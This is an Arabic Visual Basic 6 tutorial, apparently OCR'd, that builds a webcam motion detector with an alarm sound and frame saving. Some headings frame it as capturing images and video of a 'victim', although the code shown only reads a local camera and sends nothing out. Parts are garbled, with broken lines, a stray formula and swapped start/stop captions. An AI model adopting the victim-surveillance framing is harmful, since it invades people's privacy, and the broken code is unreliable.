
ستجد خاصية Interval بعد أن تقوم بإنشاء الأداة Timer ثم الضغط عليه والتوجه إلي النافذة Properties :



أي ستكون النافذة التي تصميمها كما في الصورة التالية :



ولتوضيح الأدوات علي النافذة أنظر الصورة التالية :



بداية كتابة الكود :

أولاً : منطقة التصاريح العامة :

لاستدعاء مكتبة الكاميرا قم بكتابة الكود التالي :

```
Private Declare Function SendMessage Lib "USER32" Alias
  "SendMessageA" (ByVal hwnd As Long, ByVal wParam As Long,
    ByVal wMsg As Long, ByVal lParam As Any) As Long
```

```
Private Declare Function capCreateCaptureWindow Lib
  "avicap32.dll" Alias "capCreateCaptureWindowA" (ByVal
    lpzWindowName As String, ByVal dwStyle As Long, ByVal x
    As Long, ByVal y As Long, ByVal nWidth As Long, ByVal
    nHeight As Long, ByVal hwndParent As Long, ByVal nID As
    Long) As Long
```

لاستدعاء مكتبة الصوت :

```
Private Declare Function sndPlaySound Lib "winmm.dll" Alias
    "sndPlaySoundA" (ByVal lpszSoundName As String, ByVal
        uFlags As Long) As Long
```

ثم قم بكتابة الكود التالي :

```
Private mCapHwnd As Long
Private Const CONNECT As Long = 1034
Private Const DISCONNECT As Long = 1035
Private Const GET_FRAME As Long = 1084
Private Const COPY As Long = 1054
```

الآن قم بالتصريح عن مجموعة المتغيرات التالية :

```
Dim P() As Long
```

```
Dim POn() As Boolean
```

```
Dim inten As Integer
```

```
Dim i As Integer, j As Integer
```

```
Dim Ri As Long, Wo As Long
```

```
Dim RealRi As Long
```

```
Dim c As Long, c2 As Long
```

```
Dim R As Integer, G As Integer, B As Integer
```

```
Dim R2 As Integer, G2 As Integer, B2 As Integer
```

Dim Tppx As Single, Tppy As Single

Dim Tolerance As Integer

Dim RealMov As Integer

Dim Counter As Integer

Private Declare Function GetTickCount Lib "kernel32" () As Long

Dim LastTime As Long

'رقم الصورة المأخوذة من الكاميرا
Dim x

'اسم المجلد الذي سيتم تخزين الصور فيه
Dim FRName

Dim chkf As Boolean

Option Explicit

في النهاية سيكون شكل التصريحات العامة كالتالي :

'FOR WEBCAM DECLARATIONS

Private Declare Function SendMessage Lib "USER32" Alias
"SendMessageA" (ByVal hwnd As Long, ByVal wParam As Long, ByVal wMsg As Long, ByVal lParam As Any) As Long

Private Declare Function capCreateCaptureWindow Lib
"avicap32.dll" Alias "capCreateCaptureWindowA" (ByVal
lpzWindowName As String, ByVal dwStyle As Long, ByVal x
As Long, ByVal y As Long, ByVal nWidth As Long, ByVal

```

nHeight As Long, ByVal hwndParent As Long, ByVal nID As
Long) As Long
'Play Sound
Private Declare Function sndPlaySound Lib "winmm.dll" Alias
"sndPlaySoundA" (ByVal lpszSoundName As String, ByVal
uFlags As Long) As Long
Private mCapHwnd As Long
Private Const CONNECT As Long = 1034
Private Const DISCONNECT As Long = 1035
Private Const GET_FRAME As Long = 1084
Private Const COPY As Long = 1054
'declarations
Dim P() As Long
Dim POn() As Boolean
Dim inten As Integer
Dim i As Integer, j As Integer
Dim Ri As Long, Wo As Long
Dim RealRi As Long
Dim c As Long, c2 As Long
Dim R As Integer, G As Integer, B As Integer
Dim R2 As Integer, G2 As Integer, B2 As Integer
Dim Tppx As Single, Tppy As Single
Dim Tolerance As Integer
Dim RealMov As Integer
Dim Counter As Integer
Private Declare Function GetTickCount Lib "kernel32" () As
Long
Dim LastTime As Long
'the number of the picture
Dim x
'generate the folder's name
Dim FRName
Dim chkf As Boolean
Option Explicit

```

ثانياً : في حدث إقلاع النافذة **Form_Load** :

سنقوم بإنشاء المجلد :

```
FRName = Day(Date) & " - " & Month(Date) & " - " &
Year(Date)
```

سنضبط شكل أداة **Picture1** :

```
Picture1.Width = 640 * Screen.TwipsPerPixelX
Picture1.Height = 480 * Screen.TwipsPerPixelY
```

سنعرف عدد نقاط الشاشة التي سنعمل عليها .. في هذا المثال 15 بيكسل سيتم فحصهم .. ومن الأفضل عدم تغيير الرقم :

```
inten = 15
```

تعريف مدي تغير البيكسل :

```
Tolerance = 20
```

```
Tppx = Screen.TwipsPerPixelX
```

```
Tppy = Screen.TwipsPerPixelY
```

```
ReDim POn(640 / inten, 480 / inten)
```

```
ReDim P(640 / inten, 480 / inten)
```

بدء عمل الكاميرا :

```
STARTCAM
```

التأكد من أول رقم للصورة هو رقم واحد :

```
x = 1
```

في النهاية سيكون حدث إقلاع النافذة **Form_Load** كالتالي :

```
Private Sub Form_Load()
```

```
'generate the folder's name
```

```

FRName = Day(Date) & " - " & Month(Date) & " - " &
Year(Date)
'set up the visual stuff
Picture1.Width = 640 * Screen.TwipsPerPixelX
Picture1.Height = 480 * Screen.TwipsPerPixelY
'Inten is the measure of how many pixels are going to be
recognized. I highly dont recommend
'setting it lower than this, i have a 3.0 GHz PC and it starts
to lag a little. On this setting,
'every 15th pixel is checked
inten = 15
'The tolerance of recognizing the pixel change
Tolerance = 20
Tppx = Screen.TwipsPerPixelX
Tppy = Screen.TwipsPerPixelY
ReDim POn(640 / inten, 480 / inten)
ReDim P(640 / inten, 480 / inten)
STARTCAM
x = 1
End Sub

```

أخذ صورة من كاميرا الضحية :

أكتب الكود التالي داخل الأداة Timer1 لأخذ الصورة :

```

SendMessage mCapHwnd, GET_FRAME, 0, 0
SendMessage mCapHwnd, COPY, 0, 0
Picture1.Picture = Clipboard.GetData
Clipboard.Clear

```

Ri = 0 'right

Wo = 0 'wrong

LastTime = GetTickCount

For i = 0 To 640 / inten - 1

For j = 0 To 480 / inten - 1

سنلقط نقطة الآن :

c = Picture1.Point(i * inten * Tppx, j * inten * Tppy)

سنقوم بتحليلها RGB :

R = c Mod 256

G = (c \ 256) Mod 256

B = (c \ 256 \ 256) Mod 256

سنقوم بإستدعاء نفس مكان النقطة علي الصورة السابقة لمقارنتها بالنقطة علي الصورة الحالية :

c2 = P(i, j)

سنقوم بتحليلها RGB :

R2 = c2 Mod 256

G2 = (c2 \ 256) Mod 256

B2 = (c2 \ 256 \ 256) Mod 256

الآن سنكتب أهم جزء وهو جزء المقارنة بين النقطة الحالية والنقطة السابقة :

If Abs(R - R2) < Tolerance And Abs(G - G2) < Tolerance

And Abs(B - B2) < Tolerance Then

Ri = Ri + 1

POn(i, j) = True

Else

Wo = Wo + 1

P(i, j) = Picture1.Point(i * inten * Tppx, j * inten * Tppy)

Picture1.PSet (i * inten * Tppx, j * inten * Tppy), vbRed

POn(i, j) = False

End If

Next j

Next i

```

RealRi = 0

For i = 1 To 640 / inten - 2
  For j = 1 To 480 / inten - 2
    If POn(i, j) = False Then
      If POn(i, j + 1) = False Then
        If POn(i, j - 1) = False Then
          If POn(i + 1, j) = False Then
            If POn(i - 1, j) = False Then
              RealRi = RealRi + 1
            Picture1.PSet (i * inten * Tppx, j * inten *
              Tppy), vbGreen
          End If
        End If
      End If
    End If

  End If
Next j
Next i

```

الآن تبقي أن نقوم بعرض البيانات علي الأداة Label1 :

```

Label1.Caption = Int(Wo / (Ri + Wo) * 100) & " %
movement" & vbCrLf & "Real Movement: " & RealRi &
vbCrLf _
& "Completed in: " & GetTickCount - LastTime

```

تبقي أن نكتب الكود الخاص بإطلاق صوت " مثلاً صافرة إنذار " في حالة جس حركة :

```

If Int(Wo / (Ri + Wo) * 100) > 4 Then
  Dim filename As String
  Dim sound As Long
  filename = App.Path & "/CAMERA.wav"
  sound = sndPlaySound(filename, 1)

```

End If

في النهاية سيكون الكود الموجود داخل Timer1 كالتالي :

```

Private Sub Timer1_Timer()
'Get the picture from camera.. the main part
SendMessage mCapHwnd, GET_FRAME, 0, 0
SendMessage mCapHwnd, COPY, 0, 0
Picture1.Picture = Clipboard.GetData
Clipboard.Clear

Ri = 0 'right
Wo = 0 'wrong

LastTime = GetTickCount

For i = 0 To 640 / inten - 1
For j = 0 To 480 / inten - 1
'get a point
c = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
'analyze it, Red, Green, Blue
R = c Mod 256
G = (c \ 256) Mod 256
B = (c \ 256 \ 256) Mod 256

'recall what the point was one step before this
c2 = P(i, j)
'analyze it
R2 = c2 Mod 256
G2 = (c2 \ 256) Mod 256
B2 = (c2 \ 256 \ 256) Mod 256
'main comparison part... if each R, G and B are
somewhat same, then it pixel is same still
'in a perfect camera and software tolerance should
theoretically be 1 but this isnt true...

```

```

If Abs(R - R2) < Tolerance And Abs(G - G2) < Tolerance
    And Abs(B - B2) < Tolerance Then
        'pixel remained same
        Ri = Ri + 1
'Pon stores a boolean if the pixel changed or didnt, to be
    used to detect REAL movement
    POn(i, j) = True

```

```

Else
    'Pixel changed
    Wo = Wo + 1
    'make a red dot
    P(i, j) = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
    Picture1.PSet (i * inten * Tppx, j * inten * Tppy), vbRed
    POn(i, j) = False
End If

```

Next j

Next i

$$\text{Real}R_i = 0$$

```

For i = 1 To 640 / inten - 2
  For j = 1 To 480 / inten - 2
    If POn(i, j) = False Then
      'Real movement is simply occuring when all 4 pixels
        around one pixel changed
      'Simply put, If this pixel is changed and all around it
        changed too, then this is a real
        'movement
      If POn(i, j + 1) = False Then
        If POn(i, j - 1) = False Then
          If POn(i + 1, j) = False Then

```

```
If POn(i - 1, j) = False Then
    RealRi = RealRi + 1
    Picture1.PSet (i * inten * Tppx, j * inten *
        Tppy), vbGreen
    End If
    End If
    End If
    End If

End If

Next j
Next i
'state all statistics
Label1.Caption = Int(Wo / (Ri + Wo) * 100) & " %
movement" & vbCrLf & "Real Movement: " & RealRi &
    vbCrLf _
    & "Completed in: " & GetTickCount - LastTime
    If Int(Wo / (Ri + Wo) * 100) > 4 Then
        Dim filename As String
        Dim sound As Long
        filename = App.Path & "/CAMERA.wav"
        sound = sndPlaySound(filename, 1)
        'Beep
    End If

End Sub
```

رابعاً : كتابة كود بدء وغلق الكاميرا والتأكد من وجود المجلد قبل إنشائه

لبدء الكاميرا نكتب الكود التالي :

```
Sub STOPCAM()
DoEvents: SendMessage mCapHwnd, DISCONNECT, 0, 0
Timer1.Enabled = False
End Sub
```

لغلق الكاميرا نكتب الكود التالي :

```
Sub STARTCAM()
mCapHwnd = capCreateCaptureWindow("WebcamCapture",
0, 0, 0, 640, 480, Me.hwnd, 0)
DoEvents
SendMessage mCapHwnd, CONNECT, 0, 0
Timer1.Enabled = True
End Sub
```

للتأكد من وجود المجلد قبل إنشائه نكتب الكود التالي :

```
Public Sub CHKFXST()
Dim fso As New FileSystemObject
If fso.FolderExists("c:\" & FRName) Then
chkf = True
Else
chkf = False
End If
End Sub
```

كود تسجيل فيديو لحركة الضحية

هنا سنعرض كيفية تسجيل مجموعة صور متلاحقة من جهاز الضحية

أكتب الكود التالي في الأداة Command2 :

```
Call CHKFXST
If chkf = False Then
```

```
Mkdir "c:\" & FRName
End If
Timer2.Enabled = True
```

ثم قم بكتابة الكود التالي في الأداة Timer2 :

```
x = x + 1
SavePicture Form1.Picture1, ("c:\" & FRName & "\" & x &
"".gif)
```

وداخل الأداة Command2 سنكتب الكود التالي :

```
Form2.Show
```


النافذة Form2

ضع علي النافذة Form2 الأدوات التالية :


Tool	Name	Caption	Other
Label	MovieStateLBL		
Image	Image1		
CommandButon	Command1	Play	
CommandButon	Command2	Pause	
CommandButon	Command3	Capture	
CommonDialog	CommonDialog1		
Timer	Timer1		Interval = 20

ملحوظة :


لتستطيع أن تقوم بإدراج أداة CommonDialog قم بالضغط بالزر الأيمن للفارة علي صندوق الأدوات .. ثم اضغط علي Components من القائمة التي ستظهر .. أنظر الصورة التالية :



